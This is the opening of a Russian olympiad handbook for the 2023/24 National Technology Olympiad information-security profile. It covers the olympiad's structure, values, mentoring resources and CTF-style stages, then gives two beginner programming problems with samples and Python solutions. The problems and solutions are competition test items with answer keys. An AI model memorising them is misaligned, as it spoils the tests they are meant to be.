



НТО

МАТЕРИАЛЫ ЗАДАНИЙ

Всероссийской междисциплинарной олимпиады школьников

«Национальная технологическая олимпиада»

по профилю

«Информационная безопасность»

2023/24 учебный год

<http://ntcontest.ru>

УДК 373.5.016:004.056
ББК 74.263.2
И74

Авторы:

Г.М. Агафонова, Е. Анисевич, М.В. Бабушкин, Е.И. Батин, М.Д. Давыдов,
К.Д. Кириченко, А.В. Коновалов, К.А. Корчемный, Д.В. Логинов,
Е.В. Милованович, П.В. Митасов, С.А. Никифоров, Ю.А. Паздников,
М.О. Пасечник, Н.А. Серебрянская, А.В. Тарасов, И.В. Ширстова, Т.С. Юрова

И74 Всероссийская междисциплинарная олимпиада школьников 8-11 класса
«Национальная технологическая олимпиада». Учебно-методическое пособие
Том 12 **Информационная безопасность**
—М.: ООО «ВАШ ФОРМАТ», 2024. — 166 с.

ISBN 978-5-00147-602-3

Данное пособие разработано коллективом авторов на основе опыта проведения всероссийской междисциплинарной олимпиады школьников 8-11 класса «Национальная технологическая олимпиада» в 2023/24 учебном году, а также многолетнего опыта проведения инженерных соревнований для школьников. В пособии собраны основные материалы, необходимые как для подготовки к олимпиаде так и для углубления знаний и приобретения навыков решения инженерных задач.

В издании приведены варианты заданий по профилю Национальной технологической олимпиады за 2023/24 учебный год с ответами, подробными решениями и комментариями. Пособие адресовано учащимся 8–11 классов, абитуриентам, школьным учителям, наставникам и преподавателям учреждений дополнительного образования, центров молодежного и инновационного творчества и детских технопарков.

Методические материалы также могут быть полезны студентам и преподавателям направлений, относящихся к группам:

01.00.00 Математика и механика
02.00.00 Компьютерные и информационные науки
09.00.00 Информатика и вычислительная техника
10.00.00 Информационная безопасность

ISBN 978-5-00147-602-3

УДК 373.5.016:004.056
ББК 74.263.2



9 785001 476023 >

Оглавление

1 Введение	5
2 Информационная безопасность	17
I Работа наставника НТО на первом отборочном этапе	20
II Первый отборочный этап	21
II.1 Предметный тур. Информатика и программирование	21
II.1.1 Первая волна. Задачи 8–11 класса	21
II.1.2 Вторая волна. Задачи 8–11 класса	32
II.1.3 Третья волна. Задачи 8–11 класса	42
II.2 Предметный тур. Математика	52
II.2.1 Первая волна. Задачи 8–9 класса	52
II.2.2 Первая волна. Задачи 10–11 класса	56
II.2.3 Вторая волна. Задачи 8–9 класса	63
II.2.4 Вторая волна. Задачи 10–11 класса	68
II.2.5 Третья волна. Задачи 8–9 класса	74
II.2.6 Третья волна. Задачи 10–11 класса	79
II.3 Инженерный тур	85
III Работа наставника НТО на втором отборочном этапе	94
IV Второй отборочный этап	95
IV.1 Crypto	95
IV.2 Misc	98
IV.3 Web	106

IV.4 PWN	108
V Работа наставника НТО при подготовке к заключительному этапу	114
VI Заключительный этап	115
VI.1 Предметный тур	115
VI.1.1 Информатика и программирование. 8–11 классы	115
VI.1.2 Математика. 8–9 классы	130
VI.1.3 Математика. 10–11 классы	133
VI.2 Инженерный тур	136
VI.2.1 Общая информация	136
VI.2.2 Легенда задачи	136
VI.2.3 Требования к команде и компетенциям участников	136
VI.2.4 Оборудование и программное обеспечение	137
VI.2.5 Описание задачи	138
VI.2.6 Система оценивания	141
VI.2.7 Решение задачи	143
VI.2.8 Материалы для подготовки	161
VII Критерии определения победителей и призеров	163
VIII Работа наставника после НТО	165

Введение

Национальная технологическая олимпиада

Всероссийская междисциплинарная олимпиада школьников «Национальная технологическая олимпиада» (далее — НТО) проводится в соответствии с распоряжением Правительства Российской Федерации от 10.02.2022 № 211-р при координации Министерства науки и высшего образования Российской Федерации и при содействии Министерства просвещения Российской Федерации, Министерства цифрового развития, связи и массовых коммуникаций Российской Федерации, Министерства промышленности и торговли Российской Федерации, Ассоциации участников технологических кружков, Агентства стратегических инициатив по продвижению новых проектов, АНО «Россия — страна возможностей», АНО «Платформа Национальной технологической инициативы».

Проектное управление Олимпиадой осуществляет структурное подразделение Национального исследовательского университета «Высшая школа экономики» — Центр Национальной технологической олимпиады. Организационный комитет по подготовке и проведению Национальной технологической олимпиады возглавляют первый заместитель Руководителя Администрации Президента Российской Федерации С. В. Кириенко и заместитель Председателя Правительства Российской Федерации Д. Н. Чернышенко.

Всероссийская междисциплинарная олимпиада школьников 8–11 класса «Национальная технологическая олимпиада» — это командная инженерная Олимпиада, позволяющая школьникам работать в 41-м инженерном направлении. Она базируется на опыте Олимпиады Кружкового движения НТИ и проводится с 2015 года, а с 2016 года входит в перечень Российского совета олимпиад школьников и дает победителям и призерам льготы при поступлении в университеты.

Всего заявки на участие в девятом сезоне (2023–24 гг.) самых масштабных в России командных инженерных соревнованиях подали более 141 тысячи школьников и студентов из всех регионов страны и семи зарубежных государств: Азербайджана, Белоруссии, Казахстана, Киргизии, Молдовы, Узбекистана и Черногории. Общий охват олимпиады с 2015 года превысил 660 000 участников. <https://journal.kruzhok.org/tpost/pggs3bp7y1-tehnologicheskaya-podgotovka-inzhenernih>



НТО способствует формированию профессиональной траектории школьников, увлеченных научно-техническим творчеством:

- определить свой интерес в мире современных технологий;
- получить опыт решения комплексных инженерных задач;
- осознанно выбрать вуз для продолжения обучения и поступить в него на льготных условиях.

Кроме того, НТО позволяет каждому участнику познакомиться с перспективными направлениями технологического развития и ведущими экспертами, а также найти единомышленников.

Ценности НТО

Национальная технологическая олимпиада — командные инженерные соревнования для школьников и студентов. Особое пространство Олимпиады создают общие ценности и смыслы, которые предлагается разделять всем: участникам, организаторам, наставникам, экспертам.

Основа всей олимпиады — это современное технологическое образование как новый уклад жизни в современном мире. Этот уклад подразумевает доступность качественного образования для каждого заинтересованного человека, возможность постепенно и непрерывно учиться и развиваться, совместно создавать среду, в которой гуманитарное знание и новые технологии взаимно дополняют друг друга. Это идеал будущего общества. Участники Олимпиады уже сейчас попадают в такое будущее.

Как организаторы мы надеемся, что принципы, заложенные в основу НТО, станут общими принципами для всех, кто имеет отношение к Олимпиаде.

Решать прикладные задачи, нацеленные на умножение общественного блага

В соревнованиях и подготовке к ним мы адаптируем реальные задачи современной науки и производства к знаниям и навыкам, которые могут освоить школьники и студенты. Задачи имеют прикладное значение для людей и не оторваны от реальности. Мы стремимся к тому, чтобы участники понимали, для чего нужно решать такие задачи, кому в мире станет лучше, если они будут решаться системно и профессионально. Ценность Олимпиады заключается в том, что здесь можно попробовать себя в этом, и найти единомышленников для решения подобных задач в будущем.

Создавать, а не только потреблять

Создание новых решений мы ставим выше стремления потреблять уже созданное. Создание ценности для других ставим выше поиска личной выгоды. Это не значит, что нужно забыть о себе и самоотверженно посвятить всю свою жизнь делу технологического прогресса. Но творчество всегда приносит большую радость, чем потребление. Это относится и ко всей олимпиаде.

Олимпиада — это общее дело организаторов, партнеров и участников. Способность принимать проблемы олимпиады как свои и пытаться решить их ценнее для творческого человека, чем желание найти недостатки в работе других.

Работать в команде

Способность работать в команде — это не только эффективная стратегия действия в современном мире. Работа в команде не отрицает наличия свободной воли каждого конкретного участника, его значимости и права на собственное мнение. Но в сообществе мы стремимся достигнуть общей цели, опираясь на взаимное уважение всех участников, учитывая интересы и слабые и сильные стороны каждого.

Команды формируют целые сообщества, которые имеют сходные цели и ценности и могут очень многое, поскольку сильные горизонтальные связи помогают реализовывать самые дерзкие и амбициозные задачи. Это то, что нужно для технологического развития. Мы заняты построением такого сообщества и надеемся, что вы захотите стать его частью.

Осваивать и ответственно развивать новые технологии

Сообщество Национальной технологической олимпиады — часть Кружкового движения НТИ. Это прежде всего сообщество людей, увлеченных современными технологиями. Нас всех объединяет стремление разобраться в них, создать что-то новое и найти таких же увлеченных единомышленников.

Мы — часть сообщества технологических энтузиастов, и для нас границы возможностей технологий всегда подвижны. Именно поэтому просим не забывать об этике инженера и ученого, ответственности за свои изобретения перед людьми, которых это касается. Творя новое, не навреди!

Играть честно и пробовать себя

Мы признаем, что победа в соревнованиях важна и нужна. Но утверждаем, что для победы не все средства хороши и цель не является оправданием для грязной игры. Победа должна быть заслужена в рамках правил, единых для всех. Человек, который играет честно, не будет списывать, интриговать, подставлять других и заниматься прочей нездоровой конкуренцией.

Человек, который играет честно, — уважает себя, свою команду и соперников. Он принимает правила игры и в заданных рамках доказывает право на победу.

Мы бережем пространство Олимпиады как безопасное для всех участников. Это помогает искать себя, и при этом не бояться пробовать новые задачи, определять свой дальнейший путь, учиться на ошибках и каждый год становиться более сильным и подготовленным.

Быть человеком

Соревнования — это очень сложный и эмоционально насыщенный процесс. Что бы он приносил радость и пользу всем, мы призываем всех участников вести себя порядочно и думать не только о себе.

Вежливость, эмпатия и забота — вот что делает процесс комфортным и полезным для всех. Мы ценим уважение труда каждого человека и его позиции, бережное отношение к работе и жизни каждого. И просим отказаться от токсичной оценочной критики — она не решит ваши проблемы, а сделает хуже вам, другому и всей

Олимпиаде в целом.

Человек, который остается человеком, умеет признавать ошибки и отвечать за слова и дела перед другими. Здесь это ценят. Встав перед альтернативой между сиюминутной выгодой, капризом и общей целью соревнования — человек выберет последнее и поможет другим, организаторам и участникам, поддержать эту цель.

Важное замечание. Этот текст — живое выражение смыслов и ценностей Национальной технологической олимпиады. Он будет меняться вместе с развитием нашего сообщества. Авторы с благодарностью примут помощь от всех, кто чувствует сопричастность ценностям и готов включиться в их доработку.

Организационная структура НТО

НТО — межпредметная олимпиада. Спектр соревновательных направлений (профилей НТО) сформирован на основе актуального технологического пакета и связан с решением современных проблем в различных технологических отраслях. С полным перечнем направлений (профилей) можно ознакомиться на сайте НТО: <https://ntcontest.ru/tracks/nto-school/>.



Соревнования в рамках НТО проводятся по четырем направлениям:

1. НТО Junior для школьников (5–7 классы).
2. НТО школьников (8–11 классы).
3. НТО студентов.
4. Конкурс цифровых портфолио «Талант НТО».

В 2023/24 учебном году 28 профилей НТО включены в Перечень олимпиад школьников, утверждаемый Приказом Министерства науки и высшего образования Российской Федерации, а также в Перечень олимпиад и иных интеллектуальных и (или) творческих конкурсов, утверждаемый приказом Министерства просвещения Российской Федерации, что дает право победителям и призерам профилей НТО поступать в вузы страны без вступительных испытаний (БВИ), получить 100 баллов ЕГЭ или дополнительные 10 баллов за индивидуальные достижения. Преимущества при поступлении победителям и призерам НТО предлагают более 100 российских вузов.

НТО для старшеклассников проводится в три этапа:

- Первый отборочный этап — заочный индивидуальный. На данном этапе участникам предлагаются задачи по двум предметам, соответствующим тому или

иному профилю, а также задания, формирующие теоретические знания и представления по направлениям выбранных профилей.

- Второй отборочный этап — заочный командный. На данном этапе участникам предлагаются индивидуальные компетентностные и командные задачи, связанные с направлением выбранного профиля.
- Заключительный этап — очный командный. Этап представляет собой очные соревнования длительностью 5–6 дней, куда приезжают команды со всей страны, успешно справившиеся с двумя отборочными этапами, и решают комплексные прикладные инженерные задачи.

Профили НТО 2023/24 учебного года и соответствующий уровень РСОШ

Профили II уровня РСОШ

- Автоматизация бизнес-процессов
- Беспилотные авиационные системы
- Водные робототехнические системы
- Инженерные биологические системы
- Интеллектуальные робототехнические системы
- Нейротехнологии и когнитивные науки
- Технологии беспроводной связи

Профили III уровня РСОШ

- Автономные транспортные системы
- Анализ космических снимков и геопространственных данных
- Аэрокосмические системы
- Большие данные и машинное обучение
- Геномное редактирование
- Интеллектуальные энергетические системы
- Информационная безопасность
- Искусственный интеллект
- Летящая робототехника
- Наносистемы и наноинженерия
- Новые материалы
- Передовые производственные технологии
- Разработка компьютерных игр
- Спутниковые системы
- Технологии виртуальной реальности
- Технологии дополненной реальности
- Технологическое предпринимательство
- Умный город
- Фотоника
- Цифровые технологии в архитектуре
- Ядерные технологии

Профили без уровня РСОШ

- Научная медиакоммуникация
- Программная инженерия в финансовых технологиях
- Современная пищевая инженерия
- Технологическое мейкерство
- Урбанистика
- Цифровое производство в машиностроении
- Цифровой инжиниринг в строительстве
- Цифровые сенсорные системы

Новые профили без уровня РСОШ

- Инфохимия
- Квантовый инжиниринг
- Технологии компьютерного зрения и цифровые сервисы
- Цифровая гидрометеорология
- Цифровое месторождение

Обратите внимание, что в олимпиаде 2024/25 года список профилей, в т.ч. входящих в РСОШ, и уровни РСОШ — могут поменяться.

Участие в НТО может принять любой школьник, обучающийся в 8–11 классе. Чаще всего Олимпиада привлекает:

- учащихся технологических кружков, любители инженерных и робототехнических соревнований;
- олимпиадников, которым интересны межпредметные олимпиады;
- фанатов и адептов передовых технологий;
- школьников, участвующих в хакатонах, проектных конкурсах и школах;
- будущих предпринимателей, намеревающихся найти на Олимпиаде единомышленников для будущего стартапа;
- увлекающихся школьников, которые хотят видеть предмет шире учебника.

Познакомить школьников с НТО и ее направлениями, замотивировать принять участие в НТО можно с помощью специальных мероприятий: Урок НТО и Дни НТО. Как педагогу провести Урок НТО, или как в образовательном учреждении организовать День НТО можно познакомиться в методических рекомендациях на сайте НТО. Там же можно выбрать и скачать необходимые уроки и подборки материалов по направлениям <https://nti-lesson.ru/>.



Участвуя в НТО, школьники получают возможность работать с практикоориентированными задачами в области прорывных технологий, собирать команды единомышленников, включаться в профессиональное экспертное сообщество, а также заработать льготы для поступления в вузы.

У НТО есть площадки подготовки по всей стране, которые занимаются привлечением участников и проводят мероприятия по подготовке к соревнованиям. Они могут быть открыты:

- в организациях общего и дополнительного образования;
- на базе частных кружков в области программирования, робототехники и иных технологий;
- в вузах;
- технопарках

и других организациях.

Каждое образовательное учреждение, ученики которого участвуют в НТО или НТО Junior, может стать площадкой подготовки к олимпиаде, что дает возможность включиться в Кружковое движение НТИ.

На сайте НТО размещены инструкции о том, как организация может стать площадкой подготовки: <https://ntcontest.ru/mentors/stat-ploshadkoi/>. Условия регистрации и требования к работе площадок подготовки обновляются вместе с развитием олимпиады. Обновленная версия размещается на сайте перед началом нового цикла олимпиады.



Наставники НТО

В НТО большое внимание уделяется работе с наставниками. Наставник НТО оказывает всестороннюю поддержку участникам Олимпиады, помогая решать организационные вопросы и развивать как технические знания и компетенции, так и социальные навыки, связанные с работой в команде.

Наставником может стать любой человек, которому интересно сопровождать участников и помогать им формировать необходимые для решения технологических задач компетенции и готовиться к соревнованиям. Это может быть преподаватель школы или вуза, педагог дополнительного образования, руководитель кружка, эксперт в технологической области, представитель бизнеса и т. п. Если наставнику не хватает собственных знаний, он может привлекать коллег и внешних экспертов и

поддерживать усилия и мотивацию учеников, которые разбирают задачи самостоятельно. На данный момент сообщество наставников НТО включает в себя более 7 тысяч человек.

Главная задача наставника — выстроить комплексную структуру подготовки к Олимпиаде в течение всего учебного года. В области ответственности наставника находится поддержка мотивации участников и помощь в решении возникающих проблем. Не менее важно зафиксировать цели и ожидания от предстоящих соревнований, что поможет оценить прирост профессиональных компетенций, личных и командных навыков за время подготовки.

Примеры организационных задач, которые стоят перед наставником НТО:

- Информирование и работа с мотивацией. На этапе регистрации на Олимпиаду наставник привлекает участников, рассказывая, что такое НТО и какие преимущества она предлагает. Наставнику необходимо разобраться в устройстве НТО, этапах и расписании этапов, а также изучить профили, чтобы помочь каждому ученику выбрать наиболее перспективные и интересные для него направления.
- Формирование программы подготовки. Наставник составляет график подготовки к НТО и следит за его реализацией, руководя процессом подготовки учеников.
- Отслеживание сроков. Наставник следит за сроками проведения этапов НТО и напоминает участникам о необходимости своевременной загрузки решений на платформу.

Примеры задач наставника, связанных с непосредственной подготовкой к соревнованиям:

- Анализ компетенций участников. Наставник вместе с учениками оценивает компетенции, которые необходимы для успешного участия в НТО, выявляет нехватку знаний и навыков и отбирает материалы и задачи, которые ученикам нужно изучить и решить.
- Содержательная подготовка к первому и второму отборочному этапу. Наставник вместе с учениками изучает материалы для подготовки, рекомендованные разработчиками выбранных профилей, а также разбирает и решает задачи НТО прошлых сезонов. Рекомендуется использовать записи вебинаров, материалы и онлайн-курсы профилей.
- Содержательная подготовка к заключительному этапу. Наставник может использовать разборы задач заключительного этапа прошлых лет, а также следить за расписанием подготовительных очных и дистанционных мероприятий и рекомендовать ученикам их посещать.

Примеры задач наставника в области развития социальных навыков, связанных с развитием личной эффективности и взаимодействия с другими участниками:

- Формирование команд. Второй отборочный этап НТО проходит в командном формате. Наставник помогает ученикам сформировать эффективную команду с оптимальным распределением ролей. В ряде случаев он может содействовать в поиске недостающих участников команды, в том числе в других городах и стать наставником такой команды, коммуникация в которой осуществляется через web-сервисы.
- Отслеживание прогресса и анализ полученного опыта. Наставник проводит ре-

флексию прогресса отдельных участников и команды по результатам каждого этапа НТО и после завершения участия в соревнованиях. Это помогает участникам оценить свое движение по траектории соревнований, сильные и слабые стороны, сформулировать, каких компетенций не хватило для более высокого результата и как их можно улучшить в будущем.

- Поддержка и мотивирование участников. Наставник поддерживает интерес учеников к соревнованиям, а также помогает им сохранять высокую мотивацию, что особенно важно, если команда показала результаты хуже, чем ожидалось.
- Выстраивание индивидуальной образовательной траектории. Наставник может помочь ученикам осознанно создать собственную траекторию развития, в том числе вне НТО: подбор обучающих курсов и соревнований, выбор вуза и направления дальнейшего обучения.

Поддержка наставников НТО

Работе наставников посвящен отдельный раздел на сайте НТО: <https://ntcontest.ru/mentors/>.



Для систематизации знаний и подходов к работе наставников в рамках инженерных соревнований разработан курс «Дао начинающего наставника: как сопровождать инженерные команды»: <https://stepik.org/course/124633/promo>. Курс формирует общие представления о работе наставников в области подготовки участников к инженерным соревнованиям.



Для совершенствования профессиональных компетенций по направлениям профилей разработан курс «Дао наставника: как развивать технологические компетенции»: <https://stepik.org/course/186928/promo>.



Наставникам для ведения занятий с учениками предлагаются образовательные программы, разработанные на основе восьмилетнего опыта организации подготовки к НТО. В настоящий момент такие программы представлены по 10-ти передовым технологическим направлениям:

- компьютерное зрение;
- геномное редактирование;
- водная, летающая и интеллектуальная робототехника;
- машинное обучение и искусственный интеллект;
- нейротехнологии;
- беспроводная связь, дополненная реальность;

и др.

<https://ntcontest.ru/mentors/education-programs/>.



Регистрируясь на платформе НТО, наставники получают доступ к личному кабинету, в котором отображается расписание отборочных соревнований и мероприятий по подготовке, требования к знаниям и компетенциям при решении задач отборочных этапов.

Формируется сообщество наставников НТО. Ежегодно Кружковое движение НТИ проводит Всероссийский конкурс технологических кружков: <https://konkurs.kruzhok.org>, принять участие в котором может каждый наставник. По итогам конкурса кружки-участники размещаются на Всероссийской карте кружков: <https://map.kruzhok.org>.



В 2022 году был разработан Навигатор для наставников команд или отдельных участников НТО: <https://www.notion.so/bd1v/5a1866975c2744728c2bd8ba80d21ec2>.



Навигатор ориентирован на начинающих наставников и помогает погрузиться в работу с НТО. Опытным наставникам Навигатор может быть полезен как сборник важных рекомендаций и статей:

- Смогут ли мои ученики принять участие в НТО.
- Как наставнику зарегистрироваться в НТО.
- Как помочь участникам выбирать профили.
- Что можно успеть сделать, если я и мои ученики начнем участвовать с нового учебного года.
- Как убедить руководство включиться в НТО.
- Что важно знать, начиная подготовку школьников.
- Как организовать подготовку.
- Как проводить рефлексию.
- Как мотивировать участников.
- Как работать с командой участников НТО.

Организаторы Олимпиады также оказывают экспертно-методическую поддержку сообществу наставников. Были разработаны методические рекомендации для наставников: «Технологическая подготовка инженерных команд»: <https://journal.kruzhok.org/tpost/pggs3bp7y1-tehnologicheskaya-podgotovka-inzhenernih>. Рассмотрены особенности подготовки к 5-ти направлениям:

- Большие данные.
- Машинное обучение.

- Искусственный интеллект.
- Спутниковые системы.
- Летящая робототехника.



Для наставников НТО разработан и постоянно пополняется страница с материалами для профессионального развития: <http://clc.to/for-mentor>.



Информационная безопасность

В мире растет количество цифровых сервисов и цифровой инфраструктуры. Население регулярно пользуется цифровыми инструментами для получения новостей, обмена сообщениями, оплаты и т. д. Однако с ростом проникновения «цифры» в деятельность человека, растет и количество возможностей использования цифровых инструментов злоумышленниками. Рост таких угроз экспоненциально зависит от роста цифровых возможностей. Предотвращением подобных действий (угроз) и нивелированием их последствий занимаются специалисты в области информационной безопасности.

Дисциплина «Информационная безопасность» достаточно широка и включает в себя:

- «железо» (аппаратные закладки, физический перехват сигнала, постановка помех и т. д.);
- «программную инженерию» (разработка антивирусов, программных методов шифрования файлов, разработка и защита протоколов передачи данных и т. д.);
- «математику» (криптография, теория информации, фундаментальная математика и т. д.);
- «социальный инжиниринг» (защита от спама, случайной передачи персональных данных).

Профиль «Информационная безопасность» Национальной технологической олимпиады в первую очередь сосредоточен на программной и математической компонентах информационной безопасности. Кроме предметной составляющей, в профиле учитывается специфика методов подготовки специалистов в области информационной безопасности, которая фокусируется на широко доступном игровом формате проверки компетенций — соревнования типа CTF (англ. Capture the flag — Захват флага). В рамках таких соревнований участники решают определенные отдельные задачи из области информационной безопасности, которые делятся по классическим категориям.

- Задания по криптографии (crypto).
- Задания по стеганографии (stegano).
- Задания по проведению программно-технической экспертизы и расследованию инцидентов (forensics).
- Задания по поиску и эксплуатации веб-уязвимостей (web).
- Задания по исследованию программ в условиях отсутствия исходного кода (reverse).
- Задания по программированию подсистем безопасности (professional programming and coding).

Большой недостаток данного типа соревнований выражается в том, что по итогам участия в таких соревнованиях у участников формируется неправильное представление о том, как на практике выглядит работа специалистов в области информационной безопасности. Зачастую участники воспринимают задачи по информационной

безопасности как типовые задачи соревнований формата СТФ, либо ищут сходство и стараются применить те же методы, что используются в СТФ, и не стремятся исследовать задачу и искать решение.

Содержание этапов НТО по профилю «Информационная безопасность» выстраивается в следующей логике.

- Первый отборочный этап — проверка знаний и умение решать задачи повышенного уровня сложности по школьным предметам: математика и информатика (программирование).
- Второй отборочный этап — соревнования в формате СТФ с использованием дистанционных образовательных технологий. На этом этапе участники имеют возможность решать задачи в области информационной безопасности в формате СТФ в команде. Предварительно участники имеют возможность изучить материалы заданий олимпиады прошлых сезонов, а также дополнительные учебные материалы, в том числе лекции, записанные специально для второго отборочного этапа. Баллы, начисляемые командам, меняются динамически в зависимости от того, какое количество человек решило ту или иную задачу. Чем больше участников могли решить ту или иную задачу, тем меньше была ее стоимость. Соответственно, лучшими становились те команды, которые решили как можно больше заданий, которые решило меньшее количество участников или не решил никто. Все решения по итогам соревнований проверяются с помощью специально подготовленной нейронной сети, которая выявляет идентичные решения. Все участники с идентичными решениями, согласно правилам, дисквалифицируются.
- Заключительный этап состоит из двух туров:
 - *индивидуальный предметный тур*: решение задач по предметам математика и информатика. Данный тур заключительного этапа олимпиады направлен на проверку знаний по информатике и математике и позволяет участникам продемонстрировать необходимые для решения практических задач профиля предметные знания;
 - *командный инженерный тур*: решение инженерной задачи в области информационной безопасности, которая по своему устройству максимально приближена к «рыночной» задаче специалиста в области информационной безопасности и отличается от традиционных задач СТФ соревнований.

Дополнительное условие на решение задач командного тура заключительного этапа олимпиады в командах накладывается и в связи со спецификой отрасли и самой НТО — современные инженерные задачи решаются успешно только командами. В командном инженерном туре участники решают задачу расследования инцидентов. Команды получают доступ к сети, воспроизводя логику злоумышленника, а затем разрабатывают механизмы по установке защиты, чтобы устранить уязвимости системы.

Участники положительно отреагировали на формат представленной на заключительном этапе задачи. Отзывы показывают, что участие в профиле позволяет расширить понимание в области информационной безопасности, особенно с точки зрения создания комплексных систем безопасности. Таким образом, основной особенностью профиля является эмуляция работы на реальной инфраструктуре, требующая совокупности предметных знаний и технических компетенций, системно-целостного видения проблем обеспечения информационной безопасности, представления о природе

возникновения типичных угроз, а также навыков практической реализации мероприятий для защиты от них.

Многие участники профиля прошлых лет учатся в ведущих российских университетах на профильных направлениях подготовки. Победители и призеры профиля прошлых лет уже становятся призерами и победителями и других профильных конкурсов, а также сами становятся организаторами профильных соревнований для школьников и студентов. Один из участников олимпиады прошлых лет уже сдал наиболее серьезный экзамен среди специалистов по информационной безопасности и прошел сертификацию «Offensive Security Certified Professional».

Работа наставника НТО на первом отборочном этапе

На первом отборочном этапе НТО участникам предлагаются задачи по предметам, соответствующим выбранным профилям. Для подготовки к первому отборочному этапу Олимпиады наставник может использовать следующие рекомендуемые форматы и мероприятия:

- Разбор задач первого отборочного этапа НТО прошлых лет.
- Мини-соревнования по решению задач предметных олимпиад муниципального уровня.
- Углубленные занятия по разделам предметов в соответствии с рекомендациями разработчиков профилей.

Для проверки, самостоятельного решения или проведения мини-соревнований могут использоваться предметные курсы НТО на платформе Stepik. Также возможно привлечение других преподавателей-предметников для проведения занятий в случае, если у наставника недостаточно компетенций в области предметных олимпиад.

Инженерный тур состоит из курса или теоретических материалов, погружающих участников в тематику профиля, и теоретических и практических заданий, как правило связанных с теорией.

Первый отборочный этап

Предметный тур. Информатика и программирование

Первая волна. Задачи 8–11 класса

Задача II.1.1.1. Поздравление в конверте (10 баллов)

Темы: задачи для начинающих.

Условие

Алиса хочет поздравить Боба с днем рождения. Она взяла прямоугольный лист бумаги размера $a \times b$ и написала на нем поздравление в стихах. У Алисы есть красивый конверт тоже прямоугольной формы размером u на v . Алиса хочет положить свое поздравление в этот конверт. Однако лист может не войти в конверт. В этом случае Алиса готова сложить лист пополам вдоль одной из сторон, чтобы поместить его в конверт. Обратите внимание, что Алиса может сделать не более одного сгиба. Лист можно поворачивать, но одна из сторон листа должна быть параллельной одной из сторон конверта.

Напишите программу, которая определит, сможет ли Алиса уложить лист в конверт по указанным правилам.

Мы будем считать, что лист входит в конверт, если сторона листа будет строго меньше соответствующей стороны конверта.

Формат входных данных

На вход в первой строке подается два натуральных числа a и b — длины сторон листа. Во второй строке на вход подаются натуральные числа u и v — размеры конверта. Все числа не превосходят 1000.

В языке Python прочитать два целых числа, записанных в одной строке можно, используя следующий код.

```
a, b = map(int, input().split())
```

Формат выходных данных

Если поздравление можно вложить в конверт без сгиба, то следует вывести число 0. Иначе, если поздравление можно вложить в конверт сделав один сгиб, то следует вывести число 1. В остальных случаях следует вывести число -1 .

Методика проверки

Программа проверяется на 20-ти тестах. Прохождение каждого теста оценивается в 0,5 балла. Тесты из условия задачи при проверке не используются.

Примеры

Пример №1

Стандартный ввод
120 200 130 250
Стандартный вывод
0

Пример №2

Стандартный ввод
120 200 110 130
Стандартный вывод
1

Пример №3

Стандартный ввод
400 100 200 150
Стандартный вывод
-1

Решение

В этой задаче требуется аккуратно написать требуемые по условию логические выражения. Их запись существенно упростится, если упорядочить длины так, чтобы всегда имел место инвариант $a \leq b$ и $u \leq v$.

Тогда для проверки возможности вложения листа в конверт меньшую сторону листа следует всегда сравнивать с меньшей стороной конверта.

Для проверки возможности вложения листа в конверт после сгиба надо поочередно поделить меньшую и большую сторону на два и использовать такую же проверку. Следует не забыть, что после деления длины большей стороны на два, она может стать меньше, чем меньшая сторона.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 a, b = sorted(list(map(int, input().split())))
2 u, v = sorted(list(map(int, input().split())))
3 if a<u and b<v:
4     print(0)
5 elif a/2<u and b<v or a<u and b/2<v or b/2<u and a<v:
6     print(1)
7 else:
8     print(-1)


```

Задача II.1.1.2. Квадраты (15 баллов)

Темы: задачи для начинающих, комбинаторика.

Условие

У Алисы и Боба есть прямоугольный лист бумаги в клеточку. Они по очереди рисуют квадраты, закрашивая некоторые из клеточек. Алиса рисует квадраты, ориентируя их вдоль сторон листа, а Боб — под углом в 45° . При этом Алиса рисует первый квадрат из одной клеточки, а каждый новый квадрат описывается вокруг предыдущего. Для лучшего понимания смотрите рисунок. Серым цветом на нем нарисовано четыре квадрата Алисы, а коричневым нарисовано три квадрата Боба. Всего семь квадратов.



Алиса и Боб вместе нарисовали n квадратов. Напишите программу, которая определит, сколько клеточек на листе бумаги будет закрашено.

Формат входных данных

На вход подается единственное натуральное число n — количество квадратов, $1 \leq n \leq 100$.

Формат выходных данных

Выведите одно натуральное число — суммарное количество закрашенных клеточек.

Методика проверки

Программа проверяется на 15-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тесты из условия задачи при проверке не используются.

Примеры*Пример №1*

Стандартный ввод
7
Стандартный вывод
253

Пример №2

Стандартный ввод
2
Стандартный вывод
5

Решение

Заметим, что по условию задачи количество квадратов не превышает 100, поэтому посчитаем, из скольких клеточек состоит каждый квадрат, и просуммируем полученные значения в цикле.

Обратим внимание на количество клеточек на стороне квадрата. Легко заметить и доказать, что если предыдущий квадрат был серый, и его сторона содержала k клеточек, то сторона следующего за ним коричневого квадрата будет содержать $k + 1$ клеточку. Если же предыдущий квадрат был коричневым, и его сторона содержала k клеточек, то сторона следующего серого квадрата будет содержать $2k + 1$ клеточку.

В приведенной ниже программе в переменной `ln` хранится количество клеточек, из которых состоит одна сторона текущего квадрата. В переменной `ans` накапливается сумма.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1  n = int(input())
2  ans = 1
3  ln = 1
4  for i in range(n):
5      ans += (ln - 1) * 4
6      if i%2==0:
7          ln += 1
8      else:
9          ln = 2 * ln + 1
10 print(ans)

